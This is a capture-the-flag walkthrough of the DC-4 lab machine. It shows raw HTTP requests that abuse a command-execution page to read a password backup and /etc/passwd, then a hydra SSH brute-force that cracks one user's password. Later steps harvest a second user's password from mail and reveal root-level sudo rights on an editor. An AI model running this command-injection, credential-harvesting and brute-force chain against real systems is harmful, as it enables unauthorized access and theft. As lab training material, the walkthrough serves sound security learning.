
We have found a old-passwords.bak file is a backup password file.



```
POST /command.php HTTP/1.1
Host: 192.168.56.183
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.183/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://192.168.56.183
DNT: 1
Connection: close
Cookie: PHPSESSID=7bcbb715kg9b8et8j60pktvep5
Upgrade-Insecure-Requests: 1

radio=cat+/home/jim/backups/old-passwords.bak&submit=Run
```

```
                    You have selected: cat /home/jim/backups/old-passwords.bak<br
/><pre>000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
dragon
654321
666666
123
myspace1
a123456
121212
1qaz2wsx
123qwe
123abc
tinkle
target123
qwerty
1g2w3e4r
qwerty123
zag12wsx
7777777
qwerty1
1q2w3e4r
987654321
222222
```

We copied this password and from etc/passwd we found different users present.




```
POST /command.php HTTP/1.1
Host: 192.168.56.183
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.183/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://192.168.56.183
DNT: 1
Connection: close
Cookie: PHPSESSID=7bcbb715kg9b8et8j60pktvep5
Upgrade-Insecure-Requests: 1

radio=cat+/etc/passwd&submit=Run
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false
charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash
jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash
sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash
Debian-exim:x:108:112::/var/spool/exim4:/bin/false
</pre><p><a href='login.php'>Return to the menu.</a>
                </div>
        </div>
```


Exploitation

Now let's perform a password bruteforce attack using the wordlist we got from burp. We will use hydra to crack the password.




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc4]
└──╼ $sudo rm hydra.restore
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc4]
└──╼ $sudo hydra -t 60 -L users -P pass ssh://192.168.56.183
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-09 20:21:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 60 tasks per 1 server, overall 60 tasks, 753 login tries (l:3/p:251), ~13 tries per task
[DATA] attacking ssh://192.168.56.183:22/
[22][ssh] host: 192.168.56.183   login: jim   password: jibril04
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-09 20:22:17
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/dc4]
└──╼ $
```

Great we got the username and password of jim. Let's login to jim's ssh server.
Login- jim
Password- jibril04
whoami
pwd




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc4]
└──╼ $ssh jim@192.168.56.183
The authenticity of host '192.168.56.183 (192.168.56.183)' can't be established.
ECDSA key fingerprint is SHA256:vtcgdCX04d3KmnjiIIkH1Een5F1AiSx3qp0ABgwdvww.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.183' (ECDSA) to the list of known hosts.
jim@192.168.56.183's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ id
uid=1002(jim) gid=1002(jim) groups=1002(jim)
jim@dc-4:~$ whoami
jim
jim@dc-4:~$ pwd
/home/jim
jim@dc-4:~$
```

While enumeration, we found two files and read their contents. But they didn’t give direct clue to move ahead.
Let's read both files




```
jim@dc-4:~$ ls
backups  mbox  test.sh
jim@dc-4:~$ ./test.sh
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
^C
jim@dc-4:~$ cat mbox
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: RO
```

We got to know there is a mail sent to jim by root
After some time thinking, it suddenly strikes us to check the /var/mail folder. Maybe it might contain something, and our instinct was right. We have found some credentials.




```
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ ls -al
total 12
drwxrwsr-x  2 root mail 4096 Apr  6  2019 .
drwxr-xr-x 12 root root 4096 Apr  5  2019 ..
-rw-rw----  1 jim  mail  715 Apr  6  2019 jim
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles
```

Great we got the credentials of charles. let's use this to login.
su charles
pass- ^xHhA&hvim0y
After enumeration, we check sudo right for Charles and found that he run the editor teehee as root with no password. After that, we have added baz in the etc/passwd using echo and teehee as shown.



```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/var/mail$
```

